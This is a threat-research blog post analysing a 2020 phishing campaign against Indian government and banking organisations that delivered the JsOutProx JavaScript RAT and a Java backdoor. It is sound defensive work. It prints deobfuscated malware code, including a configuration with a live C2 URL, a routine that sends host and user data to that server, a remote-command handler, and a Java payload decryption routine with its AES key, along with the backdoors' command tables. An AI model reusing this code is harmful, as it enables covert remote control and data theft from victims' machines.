Attack on Indian Government, Financial Institutions | blog

By Sudeep Singh

Published: 2020-05-11 · Archived: 2026-04-05 23:48:50 UTC

It is not uncommon for cybercriminals to target specific countries or regions. They often employ this strategy

In April 2020, ThreatLabZ observed several instances of targeted attacks on Indian government establishments and the banking sector. Emails were sent to organisations, such as the Reserve Bank of India (RBI), IDBI Bank, the Department of Refinance (DOR) within the National Bank for Agriculture and Rural Development (NABARD) in India with archive file attachments containing JavaScript and Java-based backdoors.

Further analysis of the JavaScript-based backdoor led us to correlate it to the JsOutProx RAT, which was used for the first time by a threat actor in December 2019 as mentioned by Yoroi.

The Java-based RAT provided functionalities similar to the JavaScript-based backdoor in this attack.

In this blog, we describe in detail the email attack vector of this targeted campaign, the technical analysis of the discovered backdoors, and our conclusions on this attack.

Email analysis

Below is the email that was sent to the government officials in NABARD, which contained a malicious archive file attachment.




Figure 1: Email sent with malicious attachment to NABARD.

The email attachment filename is: KCC_Saturation_letter_to_all_StCBs_RRBs_pdf.zip

This archive contains an HTA file inside it that performs the malicious activities.

The MD5 hash of the HTA file is: 23b32dce9e3a7c1af4534fe9cf7f461e

The theme of the email is related to KCC Saturation, which relates to the Kisan Credit Card scheme and is detailed on the official website of NABARD.

Attackers leveraged this theme because it is relevant to the Department of Refinance, making this email look more legitimate.

We used the email headers to trace the origin to hosteam.pl, which is a hosting provider in Poland as shown below:

X-Auth-ID: syeds@rockwellinternationalschool.com

Received: by smtp10.relay.iad3b.emailsrvr.com (Authenticated sender: syeds-AT-rockwellinternationalschool.com) with ESMTPSA id 0928BE00BD;

Mon, 20 Apr 2020 21:33:53 -0400 (EDT)

X-Sender-Id: syeds@rockwellinternationalschool.com


Received: from WINDEB0UPGVCUK (unused-31-133-6-113.hosteam.pl [31.133.6.113])

(using TLSv1.2 with cipher DHE-RSA-AES256-GCM-SHA384)

by 0.0.0.0:465 (trex/5.7.12);

Mon, 20 Apr 2020 21:34:40 -0400

The same HTML Application (HTA) file was also sent in an archive attachment to IDBI bank as shown in Figure 2.


Message e_call_circular_pdf.zip

From: rinkal.bhavsar@idbi.co.in [rinkal.bhavsar@inddbi.co.in]
Sent: Tuesday, April 21, 2020 7:12 AM
To: rinkal.bhavsar@idbi.co.in
Subject: E call money

This Email Is From External Source, Be Cautious While Opening Any Attachments/Links, also pay attention to the mails regarding CORONA and COVID

Dear ,

Please find attached circular on Call Money Borrowing from Co-operative Banks.

Kindly scan the following attached documents & forward at mmk.tfo@idbi.co.in.

Rinkal S Nair | रिंकल नायर

Asst. Manager | Treasury Front Office

सहायक प्रबंधक | ट्रेजरी फ्रंट ऑफिस

IDBI Bank Ltd. - Mumbai


आईडीबीआई बैंक लिमिटेड - मुंबई

Contact / दूरभाष : 022-66283876

Figure 2: The email sent with a malicious attachment to IDBI bank.

Based on the email headers and the infrastructure used to send the previous emails, we were able to identify more instances of these attacks and were able to attribute them to the same threat actor.

Figure 3 shows an email sent to RBI with an archive file that contains a Java-based backdoor.


hasita@rbi.org.in <hasita@rnbbi.org.in> 6 April 2020 at 02:15

DI form

To: hasita@rbi.org.in <hasita@rnbbi.org.in>,

Reply-To: haita@rbi.org.in

Madam/Sir,

Please find the attached.

सादर / Regards,

वी हसिता / V Hasita

सहायक प्रबंधक / Assistant Manager

विस्तार सं 022-23026400- 8231 / Extn. No. 022-23026400-8231

निक्षेप बीमा और प्रत्यय गारंटी निगम / Deposit Insurance and Credit Guarantee Corporation

बीमा परिचालन विभाग / Insurance Operation Department

Caution: The Reserve Bank of India never sends mails, SMSs or makes calls asking for personal information such as your bank account details, passwords, etc. It never keeps or offers funds to anyone. Please do not respond in any manner to such offers, however official or attractive they may look.

Notice: This email and any files transmitted with it are confidential and intended solely for the use of the individual or entity to whom they are addressed. If you are not the intended recipient, any dissemination, use, review, distribution, printing or copying of the information contained in this e-mail message and/or attachments to it are strictly prohibited. If you have received this email by error, please notify us by return e-mail or telephone and immediately and permanently delete the message and any attachments. The recipient should check this email and any attachments for the presence of viruses. The Reserve Bank of India accepts no liability for any damage caused by any virus transmitted by this email.

DI_form_HY_file_00002_pdf.zip

Figure 3: The email sent with a malicious attachment to RBI.

Figure 4 shows an email that was used to send an archive file with a Java-based backdoor to Agriculture Insurance Company of India (AIC).




Figure 4: The email sent with a malicious attachment to AIC India.

The contents of the email are in the Hindi language.

In both of the cases above, the Java-based backdoor has the same hash and only the filenames used were different.

The hash of the JAR file is: 0ac306c29fde5e710ae5d022d78769f6

Technical analysis of JsOutProx

The MD5 hash of the HTA file is: 23b32dce9e3a7c1af4534fe9cf7f461e

Upon execution, the HTA file displays junk data in a window that flashes quickly on the screen before auto-closing.

This HTA file contains a JavaScript that is executed by mshta as can be seen in the file header in Figure 5.

Figure 5: The HTA header in the file.

There is a long array of encoded strings present at the beginning of the JavaScript as shown in Figure 6.

Figure 6: A long array of encoded strings.

This array of strings will be referenced throughout the JavaScript. They are base64 decoded and RC4 decrypted at the time of execution.

JavaScript code in this HTA file is heavily obfuscated as shown in Figure 7.

Figure 7: The heavily obfuscated JavaScript code.

The string decoding and decryption routines are shown in Figure 8.




Figure 8: The string decoding and decryption routines.

After analyzing the string decryption routine, we can see that RC4 algorithm was used.

The process of string decryption can be summarized in the following steps:

1. The string decryption routines are invoked with calls such as: b('0x4', 'qP52'). The first parameter is the index of the encoded string in the long array declared at the beginning of the JavaScript. The second parameter is the RC4 decryption key.
2. The string is base64 decoded using atob() JavaScript function.
3. An S-box is generated using a for loop to generate the sequence: 0x0 to 0x100.
4. S-box is permutated using the decryption key.
5. The permutated S-box is used to perform XOR decryption of the encrypted string.

After decrypting all the strings in this JavaScript, we can see the main configuration as shown in Figure 9.

```
window["resizeTo"](0x0, 0x0);
window["moveTo"](screen["availWidth"] * 0x2, screen["availHeight"] * 0x2);
var bC = {};
bC['Fs'] = new ActiveXObject("Scripting.FileSystemObject");
bC["Wsh"] = new ActiveXObject("WScript.Shell");
bC['Sh'] = new ActiveXObject("Shell.Application");
bC["BaseUrl"] = "http://backjaadra.ddns.net:8999/";
bC["StartDate"] = new Date();
bC["AllStartupDir"] = bC["Wsh"]["SpecialFolders"]("allusersstartup")) + '\x5c';
bC["StartupDir"] = bC["Wsh"]["specialFolders"]("startup")) + '\x5c';
bC["AppData"] = bC["Wsh"]["ExpandEnvironmentStrings"]("%appdata%")) + '\x5c';
bC["Temp"] = bC["Wsh"]["ExpandEnvironmentStrings"]("%temp%")) + '\x5c';
bC["InstallDir"] = bC["AppData"];
bC["InstallPath"] = '';
bC["Delimiter"] = "_|_";
bC["SleepTime"] = 0x2710;
bC["Delay"] = 0x2710;
bC["Tag"] = "Vaster";
bC['ID'] = '';
bC["IDPrefix"] = "_giks=";
bC["RunSubkey"] = "HKCU\software\microsoft\windows\currentversion\run\";
```

Figure 9: The main configuration file of the JsOutProx backdoor.

Some of the critical parameters in the above config file are:

1. **BaseURL**: This is the C2 communication URL. In this case, it makes use of Dynamic DNS (*.ddns.net) and a non-standard port.
2. **Delimiter**: This is the delimiter that will be used while exfiltrating information about the system.
3. **SleepTime**: The duration for which the execution needs to be delayed.
4. **Delay**: Similar to the SleepTime parameter.
5. **Tag**: This is a unique indicator that is appended to the data during exfiltration. In this case the tag is: Vaster. The first time this JavaScript based backdoor was discovered in December 2019, the value of this tag was: JsOutProx.
6. **IDPrefix**: This parameter corresponds to the Cookie name that will be set in the HTTP POST request sent by the backdoor to the C2 server at the time of initialization.
7. **RunSubKey**: This is the Windows Registry Key that will be used for persistence on the machine.

The script checks whether it is being executed by mshta, wscript or by an ASP Server as shown in Figure 10.

```
// check if the script is being executed as an HTA file
// if typeof window != "undefined" then it is an HTA

bC["isHTA"] = function() {
    var bL = {};
    bL["IRPZd"] = function(bM, bN) {
        return bM !== bN;
    };
    bL["PRrod"] = "undefined";
    return bL["IRPZd"](typeof window, bL["PRrod"]);
};

// Check if script is being executed by WScript
bC["isWScript"] = function() {
    var bO = {};
    bO["PHEhI"] = function(bP, bQ) {
        return bP !== bQ;
    };
    return bO["PHEhI"](typeof WScript, "undefined");
};

// Check if Script is being executed by an ASP server
bC["isASP"] = function() {
    var bR = {};
    bR["cXZmp"] = function(bS, bT) {
        return bS !== bT;
    };
    bR["ANwJk"] = "undefined";
    return bR["cXZmp"](typeof Server, bR["ANwJk"]);
};
```

Figure 10: Checks for source of execution.

This also indicates that the script has the capability to execute in different environments, including web servers. The first instance of JsOutProx discovered in December 2019 was a JavaScript file. The instance we discovered in April 2020 was an HTA file with the JavaScript code obfuscated and embedded inside. So we are observing this threat actor deploy the backdoor using different methods in the wild.

The script also has the ability to delay execution as shown in Figure 11.

```
// Delay execution by 10 seconds if the file is not present
bC["waitFor"] = function(bU, bV) {
    var bW = {};
    bW["VlUkL"] = "undefined";
    bV = typeof bV === bW["VlUkL"] ? 0x2710 : bV;
    var bX = new Date()["getTime"]() + bV;
    while (!bC["File"]["fileExists"](bU)) {
        if (new Date()["getTime"]() > bX) {
            break;
        }
    }
};

// Sleep for bY seconds

bC["sleep"] = function(bY) {
    var bZ = new Date()["getTime"]();
    while (new Date()["getTime"]() < bZ + bY);
};

// Delay execution by c0 seconds

bC["sleepEx"] = function(c0) {
    var c1 = {};
    c1["XmkCR"] = "SJjck";
    if (bC["isWScript"]()) {
        WScript["sleep"](c0);
    } else {
        if ("auZuy" !== c1["XmkCR"]) {
            bC["sleep"](c0);
        } else {
            return !![];
        }
    }
};
```

Figure 11: Delaying execution.

The init() routine is the initialization routine, which gathers different types of information from the system and sends it in an HTTP POST request to the C2 server as shown in Figure 12.

```
bC["init"] = function(cT) {
    var cU = {};
    cU["BbpHr"] = function(cV, cW) {
        return cV + cW;
    };
    cU["UbooE"] = function(cX, cY) {
        return cX + cY;
    };
    cU["Vfzes"] = function(cZ, d0) {
        return cZ + d0;
    };
    bC['ID'] = cU["BbpHr"](cU["BbpHr"](cU["UbooE"](cU["UbooE"](cU["Vfzes"](cU["Vfzes"](bC['Os']["volumeSerial"]() + bC["Delimiter"] + bC["getUuid"](), bC["Delimiter"])
    + bC["Environment"]["computerName"](), bC["Delimiter"]), bC["Environment"]["userName"]()) + bC["Delimiter"] + bC['Os']["caption"](), bC["Delimiter"]) + bC['Os']["
    version"](), bC["Delimiter"]), bC["Tag"]);
    bC["InstallPath"] = cU["Vfzes"](bC["InstallDir"], bC["scriptName"]());
    bC["installOrRun"]();
    if (bC["isHTA"]()) {
        bC["receive"]();
    } else {
        while (!![]) {
            bC["receive"]();
            bC["sleepEx"](bC["SleepTime"]);
        }
    }
};
```

Figure 12: The main initialization routine.

The individual fields collected during init() routine are:

Volume serial number: Fetches the volume serial number using WMI query: “select * from win32_logicaldisk” by inspecting the volumeSerialNumber field.

UUID: This is randomly generated using the getUUID function in the script. The format of the UUID used is: xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx

ComputerName: Host name of the machine.

UserName: User name of the machine on which this script is executing.

OS caption: This value is fetched using the WMI query: “select * from win32_operatingsystem” by inspecting the Caption field.

OS version: This information is also gathered using WMI query similar to OS caption.

Tag: This is the tag defined in the configuration of the backdoor. In our case, the tag is Vaster.

The last keyword is “ping,” which is added by the receive() method.

All these values are separated by the delimiter “_|_” and concatenated, then hex encoded and set in the Cookie header called “_giks” of the HTTP POST request sent to the C2 server as shown in Figure 13.




Figure 13: First HTTP POST request sent to the C2 server.

The command and control communication between the backdoor and the C2 server is synchronized using the Cookie in the HTTP request and responses.

The last field in the cookie indicates the type of client command.

For example, if the cookie is:

Cookie:
_giks=4646464646464646465f7c5f6536326139623322d323434352d346166612d393233622d383665353030653036365655f7c5f486f73746e616d655f7c

Then the client command can be identified as:

1. Hex decode the cookie to get: FFFFFFFF_|_e62a9b32-2445-4afa-923b-86e500e066ee_|_Hostname_|_Administrator_|_OS_Name_|_Version_|_Vaster_|_ping
2. Split the decoded content using the delimiter: "_|_" to get: ['FFFFFFFF', 'e62a9b32-2445-4afa-923b-86e500e066ee', 'Hostname', 'Administrator', 'OS_Name', 'Version', 'Vaster', 'ping']
3. Extract the last field from the above list. In this case the command is: ping.

Figure 14 shows the main subroutine in the code that handles all the commands.

```
try {
    var cP = bC["Http"]["send"](cO["bchGg"], '', ![]);
    switch (cP[0x0]) {
        case "upd":
            var cQ = bC['Fs']["OpenTextFile"](bC["scriptFullName"](), 0x2, ![]);
            cQ["write"](cP[0x1]);
            cQ["close"]();
            bC["launch"](bC["scriptFullName"]());
            bC["exit"]();
            break;
        case "rst":
            bC["launch"](bC["scriptFullName"]());
            bC["exit"]();
            break;
        case "132":
            bC["launch"](bC["scriptFullName"](), !![]);
            break;
        case "dcn":
            bC["exit"]();
            break;
        case "rbt":
            bC["Wsh"]["run"](cO["XYKnu"], 0x0, !![]);
            break;
        case "shd":
            bC["Wsh"]["run"]("shutdown /s /t 0 /f"), 0x0, !![]);
            break;
        case "lgf":
            bC["Wsh"]["run"](cO["JogHZ"], 0x0, !![]);
            break;
        case "ejs":
            eval(cP[0x1]);
            break;
        case "evb":
            var cR = new ActiveXObject("ScriptControl");
            cR["AllowUI"] = !![];
            cR["Language"] = "VBScript");
            cR["Timeout"] = -0x1;
            cR["AddCode"](cP[0x1]);
```

Figure 14: The C2 command handler subroutine in JsOutProx.

The description of the commands are included in the table below.

Command	Description

upd	Download and execute the script.
rst	Re-launch the script.
l32	Similar to rst command.
dcn	Exit the execution.
rbt	Reboot the system.
shd	Shutdown the system.
lgf	Shutdown the system.
ejs	Use eval() to execute the JavaScript sent by server.
evb	Use ActiveXObject to execute the VBScript sent by server.
uis	Uninstall the backdoor.
ins	Install the backdoor.
fi	Invokes the File Plugin.
do	Invokes the Download Plugin.
sp	Invokes the ScreenPShellPlugin.
cn	Invokes the ShellPlugin.

Technical analysis of the Java-based backdoor

The MD5 hash of the JAR file is: 0ac306c29fde5e710ae5d022d78769f6

The JAR file is heavily obfuscated in this case. The structure of the JAR file is shown in Figure 15.




Figure 15: The JAR file structure.

There is an AES-encrypted resource present in this JAR file with the name: “jkgdlfhggf.bvl”.

This resource will be loaded and decrypted at runtime as shown in Figure 16.

```
public static void main(String[] strArr) {
    try {
        Thread.sleep(60000);
        String str = new String("jhkgdldsgf");
        byte[] bytes = new String("He8$3X&xE?p6-z2F").getBytes();          // AES Decryption Key
        String str2 = new String("jkgdlfhggf.bvl");                       // Encrypted Resource
        String sb = new StringBuilder().insert(0, System.getenv("appdata")).append(File.separator).append(new StringBuilder().insert(0, str).
        append(new String(".jar")).toString()).toString();
        Class<iiiiiiiiii> cls = iiiiiiiii.class;
        InputStream resourceAsStream = cls.getResourceAsStream(new StringBuilder().insert(0, "/").append(cls.getPackage().getName().replace(".",
         "/")).append("/").append(str2).toString());
        Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
        instance.init(2, new SecretKeySpec(bytes, "AES"), new IvParameterSpec(bytes));
        CipherInputStream cipherInputStream = new CipherInputStream(resourceAsStream, instance);
        m11(str, sb);
        Thread.sleep(40000);
        FileOutputStream fileOutputStream = new FileOutputStream(sb);
        byte[] bArr = new byte[1024];
        CipherInputStream cipherInputStream2 = cipherInputStream;
        while (true) {
            int read = cipherInputStream2.read(bArr);
            if (read <= 0) {                                              // AES Decryption
                break;
            }
            fileOutputStream.write(bArr, 0, read);
            cipherInputStream2 = cipherInputStream;
        }
        fileOutputStream.close();
        cipherInputStream.close();
        Thread.sleep(40000);
```

Figure 16: The Stage 1 resource decryption routine.

This resource gets decrypted to another JAR file, which will be dropped in the %appdata% directory on the machine with the name jhkgdldsgf.jar

The dropped JAR file contains all the functionality for this Java-based backdoor. Figure 17 shows the main structure of the JAR file.




Figure 17: The JAR file structure of the Java-based backdoor.

All the strings in this JAR file are obfuscated by an obfuscator called Allatori. The string decryption routine is as shown in Figure 18.




Figure 18: The string decryption routine.

We described this string decryption routine in more details in an earlier blog, which also includes the Python implementation of the decryption routine.

The JAR file connects to the C&C server: scndppe.ddns.net at port 9050.

This Java-based backdoor is modular in structure and contains several plugins. Figure 19 shows the main network controller code that handles the C&C communication and dispatches the commands to corresponding plugins for further processing.




Figure 19: The network controller command handler.

The controller receives the command along with an array of strings that represent the parameters for the corresponding command.

Each of the C&C commands are used to invoke a plugin that executes the command sent by the server.

Command	**Invoked Plugin**
sc	Screen plugin.
aut	Log plugin.
cm	Command plugin.

dn	Downloader plugin.
fm	Filemanager plugin.
st	Startup plugin.
ln.t	Base plugin to exit execution.
ln.rst	Base plugin to restart execution.

Now, we will describe two main plugins in this Java-based backdoor and the commands processed by them.

Filemanager plugin: This plugin is responsible for managing all the file system related actions which can be performed by the attacker remotely. The plugin supports multiple commands and the summary is in the table below.

Plugin command	**Purpose**
Fm.dv	Get list of system drives (including CD drive.)
Fm.get	Get list of files and folders in a directory.
Fm.nd	Create a new directory.
Fm.e	Execute a command using Runtime.getRuntime().exec()
Fm.es	Start a new system shell based on the type of OS.
Fm.cp	Copy contents of one file to another.
Fm.chm	Change the permissions of a file using chmod command (only for Linux and Mac).
Fm.mv	Move a file from one location to another.
Fm.del	Delete a file.
Fm.ren	Rename a file.
Fm.chmod	Similar to chm command.
Fm.down	Download a file from the system. Contents of the file are Gzip compressed and Base64 encoded before downloading.
Fm.up	Upload a file to the system. Contents of the file Gzip decompressed and Base64 decoded before dropping on the file system.

Screen Plugin: This plugin uses the java.Awt.Robot class to perform all the mouse and keyboard simulations on the machine as well as to take screen captures. The commands for this plugin are detailed in the table below.

Plugin Command	Purpose
sc.op	Fetch the screen size width and height information.
sc.ck	Simulate mouse actions like double click, scroll up and scroll down.
sc.mv	Move the mouse cursor to specified co-ordinates.
sc.cap	Take a screen capture.
sc.ky	Send keystrokes to the machine.

Persistence: To ensure that this JAR file is executed automatically when the system reboots, a Window run registry key is created as shown below:

